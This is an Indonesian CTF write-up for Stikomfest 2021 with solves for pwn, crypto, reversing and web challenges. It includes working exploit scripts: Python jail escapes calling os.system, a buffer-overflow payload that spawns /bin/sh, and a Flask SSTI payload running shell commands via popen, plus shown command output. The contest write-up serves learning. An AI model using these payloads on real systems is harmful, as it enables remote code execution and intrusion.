WriteUp Stikomfest 2021


owkaowakowoawkoawokakwo

Pwn

# 1. Shopping

## a. Executive Summary

Br0 ayo shopping bareng

nc 103.152.242.127 3203

Author : MockingJay#4958

## b. Technical Report

Diberikan binary ELF 64-bit not stripped. Ketika dibuka di IDA, saya menemukan bagian kode yang menarik…

```
puts("These knockoff Flags cost 1000 each, enter desired quantity");
v6 = 0;
fflush(stdin);
__isoc99_scanf("%d", &v6);
if ( v6 > 0 )
{
  v9 = 1000 * v6;
  printf("\nThe final cost is: %d\n", (unsigned int)(1000 * v6));
  if ( v9 > (int)v8 )
  {
    puts("Not enough funds to complete purchase");
  }
  else
  {
    v8 -= v9;
    printf("\nYour current balance after transaction: %d\n\n", v8);
  }
}
```

Inputan user (v6) bisa akan dikalikan dengan 1000, lalu dibandingkan dengan uang yang dipegang (v8). Jadi saya bisa memasukkan nilai negatif. Langsung saya saya coba

```
Currently for sale
1. Defintely not the flag Flag
2. 1337 Flag
1
These knockoff Flags cost 1000 each, enter desired quantity
-1
Welcome to our brand new flag shop
We sell flags

1. Check Account Balance

2. Buy Flags

3. Exit

 Enter a menu selection
1



 Balance: 25000
```

Sayang sekali balance tidak berubah :(

Lalu saya coba memasukkan value tertinggi yang bisa di-handle oleh integer, yaitu 2147483647 atau (2**64)-1. Hasilnya adalah sebagai berikut

```
The final cost is: -1000

Your current balance after transaction: 26000

Welcome to our brand new flag shop
We sell flags

1. Check Account Balance

2. Buy Flags

3. Exit

 Enter a menu selection
```

Duitnya nambah!!1!

Karena harga flag 1.000.000.000, jadi tinggal dikurang 1.000.000 (kalau ditambah malah nggak mau). Berikut scriptnya

```
from pwn import *
```

```python
import numpy as np

p = remote("103.152.242.127", 3203)

val = (np.uint32(-1)//2) - 1000000

p.sendline("2")
p.sendline("1")
p.sendline(str(val))
p.sendline("2")
p.sendline("2")
p.sendline("1")
p.recvuntil("YOUR FLAG IS: ")
flag = p.recvline().strip().decode()

print(flag)
```

Hasil:

```
anehman@ubuntu:~/ctf/stikomfest/21/pwn/shopping$ python3 solve.py
[+] Opening connection to 103.152.242.127 on port 3203: Done
Stikomfest21{W4h_Ud4h_b1s4_ng3h4ck_y4_m4nk}
[*] Closed connection to 103.152.242.127 port 3203
anehman@ubuntu:~/ctf/stikomfest/21/pwn/shopping$
```

## c. Flag

Flag: **Stikomfest21{W4h_Ud4h_b1s4_ng3h4ck_y4_m4nk}**

# 2. Jail1

## a. Executive Summary

gatau kasi desc apa, coba aja br0

nc 103.152.242.127 3202

Author : MockingJay#4958

HINT: hate to say but, google gamer

## b. Technical Report

Diberikan script python, berikut penampakannya

```
#!/usr/bin/python3
import sys, cmd, os

del __builtins__.__dict__['__import__']
del __builtins__.__dict__['eval']

intro = """
Welcome to My Secure Python Sandbox
================================================

Rules:
   -Do not import anything
   -No peeking at files!
   -No sharing of flags :)

"""



def execute(command):
      exec(command, globals())
class Jail(cmd.Cmd):
   prompt     = '>>> '
   filtered    =
'\'|.|input|if|else|eval|exit|import|quit|exec|code|const|vars
|str|chr|ord|local|global|join|format|replace|translate|try|ex
cept|with|content|frame|back'.split('|')
```

```
    def do_EOF(self, line):
        sys.exit()
    def emptyline(self):
        return cmd.Cmd.emptyline(self)
    def default(self, line):
        sys.stdout.write('\x00')
    def postcmd(self, stop, line):
        if any(f in line for f in self.filtered):
            print("Do you think my code is so insecure ?")
            print("You can never get out of my jail :)")
        else:
           try:
                execute(line)
           except NameError:
                print("NameError: name '%s' is not defined" %
line)
           except Exception:
                print("Error: %s" % line)
        return cmd.Cmd.postcmd(self, stop, line)
if __name__ == "__main__":
    try:
        Jail().cmdloop(intro)
    except KeyboardInterrupt:
        print("\rBye bye !")
```

Terliat disana ada string yang di-filter, yang paling bermasalah adalah tanda titik (.). Setelah mencari cara, ternyata bisa di-bypass dengan menggunakan getattr(). Karena string “os” dan “system” tidak di filter, dan modul os sudah di import, jadi tinggal panggil `os.system("ls -la")`. Berikut hasilnya

```
anehman@ubuntu:~/ctf/stikomfest/21/pwn/jail1$ python3 solve.py "ls -la"
[+] Opening connection to 103.152.242.127 on port 3202: Done
[*] Switching to interactive mode

Welcome to Secure Python Interpreter
================================================
Rules:
    -Do not import anything
    -No peeking at files!
    -No sharing of flags :)

>>> total 20
drwxr-xr-x 2 root root 4096 Oct 19 20:12 .
drwxr-xr-x 1 root root 4096 Oct 19 19:33 ..
-rw-r--r-- 1 root root   64 Oct 19 19:42 flag.txt
-rwxrwxrwx 1 root root 1405 Oct 19 19:57 server.py
-rwxrwxrwx 1 root root  276 Oct 19 20:12 server.py.save
\x00>>> $
```

Ternyata nama file flag “flag.txt”. Karena tanda titik di-filter, jadi tinggal `cat f*` saja

```
anehman@ubuntu:~/ctf/stikomfest/21/pwn/jail1$ python3 solve.py "cat f*"
[+] Opening connection to 103.152.242.127 on port 3202: Done
[*] Switching to interactive mode

Welcome to Secure Python Interpreter
================================================
Rules:
    -Do not import anything
    -No peeking at files!
    -No sharing of flags :)

>>> Stikomfest21{maafkan_saya_sebagai_probset_gabisa_docker_c_hiks}
\x00>>> $
```

Script:

```python
from sys import argv
from pwn import *

p = remote("103.152.242.127", 3202)

payload = f"""a=os; b="system"; a=getattr(a,b);
a("{argv[1]}")"""
p.sendline(payload)

p.interactive()
```

## c. Flag

Flag:
**Stikomfest21{maafkan_saya_sebagai_probset_gabisa_docker_c_hiks}**

# 3. Jail 2.0

## a. Executive Summary

bruh ada lagi

nc 103.152.242.127 3201

Author : MockingJay#4958

HINT 1: print?

HINT 2: print(dir(builtins))

## b. Technical Report

Tidak diberikan file apapun. Tetapi jika mengakses service, didapatkan source code. Berikut penampakannya

```
import sys

class Unbuffered(object):
   def __init__(self, stream):
       self.stream = stream
   def write(self, data):
       self.stream.write(data)
       self.stream.flush()
   def writelines(self, datas):
       self.stream.writelines(datas)
       self.stream.flush()
   def __getattr__(self, attr):
       return getattr(self.stream, attr)

sys.stdout = Unbuffered(sys.stdout)
del sys

def main():
   print("Halo! Selamat Datang Di Stikomfest!")

print("============================================================
================")
   print(open(__file__).read())
```

```
print("============================================================
================")
   print("RUN")
   text = input('>>> ')
   for keyword in ['eval', 'exec', 'import', 'open', 'os',
'read', 'system', 'write']:
       if keyword in text:
           print("No!!!")
           return;
   else:
       exec(text)
if __name__ == "__main__":
   main()
```

Sama seperti sebelumnya, hanya saja tidak ada modul yang bisa di-import. Tapi apakah benar begitu? H3h3h3h3

Cara import module adalah menggunakan `__import__(namamodule)`. Hanya saja string “import” di-filter, jadi caranya adalah memaggil command `import` dari `globals()['__builtins__']`, mengubah string yang di-filter dengan representasi hex (misal `"A"` menjadi `"\x41"`), lalu dibungkus dengan getattr(). Berikut script yang digunakan:

```
from pwn import *
from sys import argv

def enc(data):
   res = ""
   for d in data:
       res += hex(ord(d)).replace("0x", "\\x")

   return res

p = remote("103.152.242.127", 3201)

payload = f"getattr(getattr(globals()['__builtins__'],
'{enc('__import__')}')('{enc('os')}'),
'{enc('system')}')('{argv[1]}')"
p.sendline(payload)
p.interactive()
```

Hasil “ls -la”

```
>>> total 20
drwxr-xr-x 2 root root 4096 Oct 19 20:12 .
drwxr-xr-x 1 root root 4096 Oct 19 19:33 ..
-rw-r--r-- 1 root root   72 Oct 19 19:17 flag.txt
-rwxrwxrwx 1 root root  987 Oct 19 19:10 server.py
-rwxrwxrwx 1 root root 2129 Oct 19 20:12 server.py.save
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to 103.152.242.127 port 3201
```

Hasil “cat f*”

```
>>> Stikomfest21{Buat_chall_C_susah_ngedockernya_kak_kanggoin_chall_python)
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to 103.152.242.127 port 3201
```

*karakter belakang di flag diganri dengan “}”

## c. Flag

Flag:
**Stikomfest21{Buat_chall_C_susah_ngedockernya_kak_kanggoin_chall_python}**

# 4. WarmUp

## a. Executive Summary

Br0 ini soal bonus(kayaknya) Semangat yaa

nc 103.152.242.127 3204

Author : MockingJay#4958

## b. Technical Report

Diberikan file ELF 32-bit dengan proteksi sebagai berikut

```
Arch:     i386-32-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
```

Bau-bau buffer overflow….
Lanjut cek IDA, terlihat cukup sederhana

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  dangerous();
  return 0;
}
```

```
void dangerous()
{
  char buff[21]; // [esp+3h] [ebp-15h] BYREF

  gets(buff);
}
```

Ada fungsi yang tidak digunakan, yaitu win()

```
void win()
{
  printf("Access granted...\n");
  system("/bin/sh");
}
```

Jadi saya perlu overwrite return address agar mengarah ke fungsi win. Karena panjang buffer 21, jadi saya harus menginputkan “A”*21 + junk (4 byte) + address win(). Cara melihat address win() bisa dengan IDA, tapi saya memakai GDB

```
gdb-peda$ pdisas win
Dump of assembler code for function win:
   0x080491d6 <+0>:     endbr32
   0x080491da <+4>:     push   ebp
   0x080491db <+5>:     mov    ebp,esp
   0x080491dd <+7>:     push   0x804a008
   0x080491e2 <+12>:    call   0x8049080 <printf@plt>
   0x080491e7 <+17>:    add    esp,0x4
   0x080491ea <+20>:    push   0x804a01b
   0x080491ef <+25>:    call   0x80490a0 <system@plt>
   0x080491f4 <+30>:    add    esp,0x4
   0x080491f7 <+33>:    nop
   0x080491f8 <+34>:    leave
   0x080491f9 <+35>:    ret
```

Berikut script yang digunakan

```python
from pwn import *

# p = process("./chall")
p = remote("103.152.242.127", 3204)

win = 0x080491d6

payload = b"A"*21
payload += b"AAAA"
payload += p32(win)

p.sendline(payload)
p.interactive()
```

Hasil:

```
anehman@ubuntu:~/ctf/stikomfest/21/pwn/warmup$ python3 solve.py
[+] Opening connection to 103.152.242.127 on port 3204: Done
[*] Switching to interactive mode
$ ls
chall
chall.c
flag.txt
$ cat f*
Stikomfest21{Sud4hk4h_4nda_B3rfikir_k3rad_H4ri_1n1?????}
$
```

## c. Flag

Flag: **Stikomfest21{Sud4hk4h_4nda_B3rfikir_k3rad_H4ri_1n1?????}**

Crypto

# 1. Super_ez

## a. Executive Summary

bjyr aku baru aja beli vinegar kok ada tulisan gini di belakang botolnya ya?

Kmqucykikm21{Tn4b_mvmqp_yteiixu_fjvfrsmi_ciefl_bnyt_gk!!!!!!1!!1!!!}


key : STIKOMFEST

p.s : busat soal susah di solp nya gampang hiks

Author : MockingJay#4958

## b. Technical Report

Hint sudah jelas, vinegar -> vigenere
Karena mlz ng0ding, jadi saya pake onlen tools




## c. Flag

Flag:
**Stikomfest21{Bu4t_chall_gampang_ternyata_susah_juga_ya!!!!!!1!!1!!!}**

# 2. AesyCrypto

## a. Executive Summary

Kehabisan deskripsi br0, coba ae lah yaa

semangat

Author : MockinJay#4958

## b. Technical Report

Diberikan script chall.py dan flag.enc. Berikut penampakannya
chall.py

```
#!/usr/bin/env python3

from Crypto.Cipher import AES
from Crypto.Util import Counter
import os

KEY = os.urandom(16)



def encrypt(plaintext):
    cipher = AES.new(KEY, AES.MODE_CTR,
counter=Counter.new(128))
    ciphertext = cipher.encrypt(plaintext)
    return ciphertext.hex()
```


```
test = b"lombanya mepet banget kakak jadni gabisa buat soal
susah, Selamat bermain ya."
print(encrypt(test))

with open('flag.txt', 'rb') as f:
   flag = f.read().strip()
print(encrypt(flag))
```


flag.enc

```
6a534c120badeac8b537f7f08a094fd4eb49e7918d60260878a7064cef4f50
e47eff171cac012a8768176d8f9ceb425702046f95d9dd1d7a187251dfea48
d46385e8f125c063cd4f275c3ef29a
5548481b05aef5cce62ea0b0dd4c14fae54ae295a62d281976b2320bb1456b
e87eac4422ac1d38921706778f84945a5917073cb9ddcf0d7349
```

`Flag` dan `test` di-encrypt dengan AES mode CTR (Counter Mode). Tetapi counter/nonce digunakan 2 kali (untuk `enc(flag)` dan `enc(test)`) Berikut adalah algoritma enkripsi dan dekripsi AES_CTR




Counter (CTR) mode encryption




Counter (CTR) mode decryption

Terlihat disana, nonce dienkripsi, lalu hasilnya akan di-xor dengan plaintext (untuk encrypt) atau dengan ciphertext (untuk decrypt). Jadi AES yang sebelumnya adalah block cipher berubah menjadi stream cipher. Karena nonce/counter sama saat enkripsi, maka keystream akan sama pada setiap enkripsi. Cara untuk mendapatkan keystream cukup mudah, yaitu dengan meng-xor ciphertext dengan plaintext, hal ini dikarenakan

A ^ B = C
B ^ C = A
A ^ C = B

Jadi saya hanya perlu xor ciphertext dan plaintext dari variabel `test`, lalu hasilnya akan di-xor lagi dengan flag_enc untuk mendapatkan flag

Script:

```
from binascii import unhexlify
from pwn import xor

chall = open("flag.enc").read().strip().split("\n")

kct = unhexlify(chall[0])
flag_enc = unhexlify(chall[1])

kpt = "lombanya mepet banget kakak jadni gabisa buat soal susah, Selamat bermain ya."
keystream = xor(kpt, kct)
flag = xor(flag_enc, keystream[:len(flag_enc)])
print(flag)
```

Hasil:

```
anehman@ubuntu:~/ctf/stikomfest/21/crypto/aesy$ python3 solve.py
b'Stikomfest2021{Lomba_mepet_g4k_bis4_buat_soal_katos_qaqa}'
anehman@ubuntu:~/ctf/stikomfest/21/crypto/aesy$
```

## c. Flag

Flag:
**Stikomfest2021{Lomba_mepet_g4k_bis4_buat_soal_katos_qaqa}**

# 3. Baby_rsa

## c. Executive Summary

i don't think this is secure enough...

Author : MockingJay#4958

HINT : Apa yang terjadi jika e sangat kecil?

## d. Technical Report

Diberikan file chall_peserta.py dan babyrsa.txt. Berikut penampakannya
chall_peserta.py:

```
from Crypto.Util.number import bytes_to_long, getPrime

e = 5
p = getPrime(2048)
q = getPrime(2048)
n = p*q
msg = "welcome to StikomfestCTF!,\nyour super secret flag is:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
msg = bytes(msg,'utf8')
m = bytes_to_long(msg)
c = pow(m, e, n)

with open("babyrsa.txt","w") as f:
   f.write(f"n = {n}\n")
   f.write(f"e = {e}\n")
   f.write(f"c = {c}")
```

babyrsa.txt:

```
n =
352559296563157078580889017335495921821833571810586944321897696298356704523314022190561170534671474035255966932572472947214746991201338522176926187644369706122295338423403322413756936114829846129722438711138152913897693147369821080705127685094191489529370596365156900537092056583106600134972936964415858759016686067523662592173165922745837149013167946976413707464212006406183522559460283068467063999941406431683766957607888277621262032442598003547190282087385342315538813820815967811972346723287
```

```
07400164626708689369171816982051839447921288005843902237449108
95624987911243770195978408298249840399071857948611235226097672
48635369244245112072800870773798583402953048621133486073733155
42754738086943357518612017858623561683272420351542057741975989
60323091398148716776322839165122177936835563279363088638708934
89509822778321940029836893116043109102204108720687401277946756
63210121067793952374377214519958634733755066684286169882235416
00952707515875179466045303643259999673236214236127020875325876
15801795999683967690214710567991464740744297257458073541347935
02254280707140570124049592809089327056826799791323140067933053
57020951017781957040087271782393562860481601765262884269888466
12970590080027748884060393320705278712987645805927165O7
e = 5
c =
19903789804908114805454856509407584533125643347429176473458740
52147115053588386167269336940107981576542079559044803970987572
53984347195997412970889090101642504001767233044477927436394596
15693739594848545398984972984196546744775319853789739430829937
19403978907355370309116243881772699123479149184342259566175213
00454105523841658610488196275644441657706546844835102306984344
94691433511406827385945689578893637343217790924149872970443918
20051826187924913176391430537332245970362373951735396619611144
73535060299774082327839810186961225110976444302571711559646719
12039074626126661883486657846700686377968100137197180075708849
43614862765809479546828234522897843106234563158812310476329323
36003676329235624642349764180313206484825257838654696245081986
36413973013415719471140668013192251998134618623499773135397338
95730007177652344529031636892623879789021757872055420143794586
56360271711674047920217866974602089891195691977733232918482249
31921295157533495288621694476890338178121541344689978122210357
08241636910534642242951892860393938578734573157445173797472013
30740351678248785859038688981755076099373047804111883402886880
10116554972254776811862045166284077812S
```

Pertamanya, saya mengira ini Franklin-Reiter attack karena diberitahu sedikit plaintext, dan nilai e yang kecil. Tapi setelah dicek kembali jumlah bit n dan e, ternyata jumlah bitnya beda jauh

```
n-bit: 4095
c-bit: 3835
```

Jadi bisa dipastikan bahwa ini adalah Low Exponent attack.

Cara solvenya cukup sederhana, tinggal akarkan nilai c dengan e (akar pangkat 5), lalu hasilnya ubah ke bentuk strings. Berikut scriptnya

```
from Crypto.Util.number import long_to_bytes
from gmpy2 import iroot

chall = open("baby_rsa.txt").read()
exec(chall)      # n, e, c

m = iroot(c, e)[0]
print(long_to_bytes(m))
```

Hasil:

```
anehman@ubuntu:~/ctf/stikomfest/21/crypto/baby_rsa$ python3 solve.py
b'welcome to StikomfestCTF!,\nyour super secret flag is: Stikomfest21{
Th1s_Chall_is_too_3asy_right}'
anehman@ubuntu:~/ctf/stikomfest/21/crypto/baby_rsa$
```

# Flag

Flag: **Stikomfest21{Th1s_Chall_is_too_3asy_right}**

Reverse Engineering

# 1. Ez_rev

## a. Executive Summary

whuuuaat?!!!1!1!1

i forget my pasword br0, Helllpppppp

edited : flag == password (h3h3h3)

Author : MockingJay#4958

## b. Technical Report

Diberikan binary ELF 64-bit not stripped. Berikut adalah tampilan program jika dijalankan

```
anehman@ubuntu:~/ctf/stikomfest/21/rev/ez_rev$ ./chall
Password : test
Try Again...anehman@ubuntu:~/ctf/stikomfest/21/rev/ez_rev$
anehman@ubuntu:~/ctf/stikomfest/21/rev/ez_rev$
```

Saya menduga proses pengecekannya menggunakan `strcmp()`, jadi saya langsung run dengan ltrace

```
anehman@ubuntu:~/ctf/stikomfest/21/rev/ez_rev$ ltrace ./chall
Password : test
Try Again...+++ exited (status 0) +++
anehman@ubuntu:~/ctf/stikomfest/21/rev/ez_rev$
```

Hasilnya nihil.

Ketika saya disass dengan GDB, terdapat fungsi menarik pada `main()`

```
0x000055555555529b <+114>:    call   0x555555555100 <strcmp@plt>
0x00005555555552a0 <+119>:    mov    DWORD PTR [rbp-0x7c],eax
0x00005555555552a3 <+122>:    cmp    DWORD PTR [rbp-0x7c],0x0
0x00005555555552a7 <+126>:    jne    0x555555555324 <main+251>
0x00005555555552a9 <+128>:    lea    rsi,[rip+0xd63]        # 0x555555556013
0x00005555555552b0 <+135>:    lea    rdi,[rip+0xd5e]        # 0x555555556015
0x00005555555552b7 <+142>:    call   0x555555555110 <fopen@plt>
0x00005555555552bc <+147>:    mov    QWORD PTR [rbp-0x78],rax
0x00005555555552c0 <+151>:    cmp    QWORD PTR [rbp-0x78],0x0
0x00005555555552c5 <+156>:    jne    0x5555555552e2 <main+185>
0x00005555555552c7 <+158>:    lea    rdi,[rip+0xd57]        # 0x555555556025
0x00005555555552ce <+165>:    mov    eax,0x0
0x00005555555552d3 <+170>:    call   0x5555555550f0 <printf@plt>
0x00005555555552d8 <+175>:    mov    edi,0x1
0x00005555555552dd <+180>:    call   0x555555555130 <exit@plt>
0x00005555555552e2 <+185>:    lea    rdx,[rbp-0x30]
0x00005555555552e6 <+189>:    mov    rax,QWORD PTR [rbp-0x78]
0x00005555555552ea <+193>:    lea    rsi,[rip+0xd1f]        # 0x555555556010
0x00005555555552f1 <+200>:    mov    rdi,rax
0x00005555555552f4 <+203>:    mov    eax,0x0
0x00005555555552f9 <+208>:    call   0x5555555550c0 <__isoc99_fscanf@plt>
0x00005555555552fe <+213>:    lea    rax,[rbp-0x30]
0x0000555555555302 <+217>:    mov    rsi,rax
0x0000555555555305 <+220>:    lea    rdi,[rip+0xd2d]        # 0x555555556039
0x000055555555530c <+227>:    mov    eax,0x0
0x0000555555555311 <+232>:    call   0x5555555550f0 <printf@plt>
0x0000555555555316 <+237>:    mov    rax,QWORD PTR [rbp-0x78]
0x000055555555531a <+241>:    mov    rdi,rax
```

Ternyata benar pakai strcmp(), tapi entah kenapa tidak muncul di ltrace. K, jadi saya coba pasang breakpoint di 0x000055555555529b untuk melihat proses pembandingan string.

```
RAX: 0x7fffffffdc90 ("This_Is_The_Pass")
RBX: 0x0
```

Ternyata input dibandingkan dengan "This_Is_The_Pass". Setelah saya submit string yang tepat, ternyata error

```
anehman@ubuntu:~/ctf/stikomfest/21/rev/ez_rev$ ./chall
Password : This_Is_The_Pass
Error! opening fileanehman@ubuntu:~/ctf/stikomfest/21/rev/ez_rev$
```

Ketika dicek kembali, ternyata ada salah di binary-nya

```
RSI: 0x555555556013 --> 0x535f67616c660072 ('r')
RDI: 0x555555556015 ("flag_Server.txt")
```

Mau nge-read file "flag_Server.txt". Ywdah buat filenya, run ulang

```
anehman@ubuntu:~/ctf/stikomfest/21/rev/ez_rev$ echo "Stikomfest21{This
_Is_The_Pass}" > flag_Server.txt
anehman@ubuntu:~/ctf/stikomfest/21/rev/ez_rev$ ./chall
Password : This_Is_The_Pass
FLAG is : Stikomfest21{This_Is_The_Pass} anehman@ubuntu:~/ctf/stikomfe
st/21/rev/ez_rev$
```

Yaay flag wkaowkoawkoakwokaowkaokw

*dah lapor ke probset, katanya "flag == password"

## c. Flag

Flag: **Stikomfest21{This_Is_The_Pass}**

Web Exploitation

# 1. callback

## a. Executive Summary

all input user will be output in this web

http://103.152.242.127:4041/?callback="

author: TroubleOne#9157

## b. Technical Report


Diberikan web simple. Kirim request GET dengan parameter callback dan value isi sendiri, web akan print value dari callback. Berikut penampakannya

103.152.242.127:4041/?callback=Hello%20World!



Sepertinya ini soal eval(), jadi saya coba escape, ternyata gagal

103.152.242.127:4041/?callback=%27


Ketika cek server, saya menemukan pencerahan




Webnya pake python, bau-bau SSTI. Coba payload simple {{7*7}}, ntap bisa




Setelah mencoba payload pasaran, ternyata ada beberapa filter, salah satunya adalah tanda titik. Setelah ber-googling ria, ternyata tanda titik bisa digantikan dengan tanda `[]`. Selain itu, tanda "_" juga diblokir. Sama seperti di pwn jail tadi, saya bisa bypass dengan menggunakan representasi hex ("_" menjadi "`\x5f`"). Berikut script yang dipakai:

```
from sys import argv
import requests

def enc(data):
    res = data
    res = ""
    for d in data:
        if "_" == d:
            res += hex(ord(d)).replace("0x", "\\x")
            continue
        res += d
    return res

url = "http://103.152.242.127:4041/?callback="

payload =
enc(f"request['application']['__globals__']['__builtins__']['_
_import__']('os')['popen']('{argv[1]}')['read']()")
full_url = url + "${{" + payload + "}}"

res = requests.get(full_url).text
print(res)
```

Hasil:

```
anehman@ubuntu:~/ctf/stikomfest/21/web/callback$ python3 solve.py "ls -la"
<center> <h1> total 24
drwxr-xr-x    1 root     root          4096 Oct 20 01:38 .
drwxr-xr-x    1 root     root          4096 Oct 20 01:39 ..
-r-xr-xr-x    1 root     root           398 Oct 19 12:32 Dockerfile
-r-xr-xr-x    1 root     root            40 Oct 19 11:36 _S3cr3t_f1l3~12274750910.txt
-r-xr-xr-x    1 root     root           508 Oct 20 01:30 app.py
-r-xr-xr-x    1 root     root             6 Oct 19 12:57 requirements.txt
  </h1> </center>
```

```
anehman@ubuntu:~/ctf/stikomfest/21/web/callback$ python3 solve.py "cat *txt"
<center> <h1> Stikomfest21{W3lc0m3_t0_flask_55ti_2021}Flask
  </h1> </center>
```

## c. Flag

Flag: **Stikomfest21{W3lc0m3_t0_flask_55ti_2021}**

Misc

# 1. Sanity Check

## a. Executive Summary

ini free flag bro....

Stikomfest21{submit_flag_ini_yaa!}

## b. Technical Report

Submit ae

## c. Flag

Flag: **Stikomfest21{submit_flag_ini_yaa!}**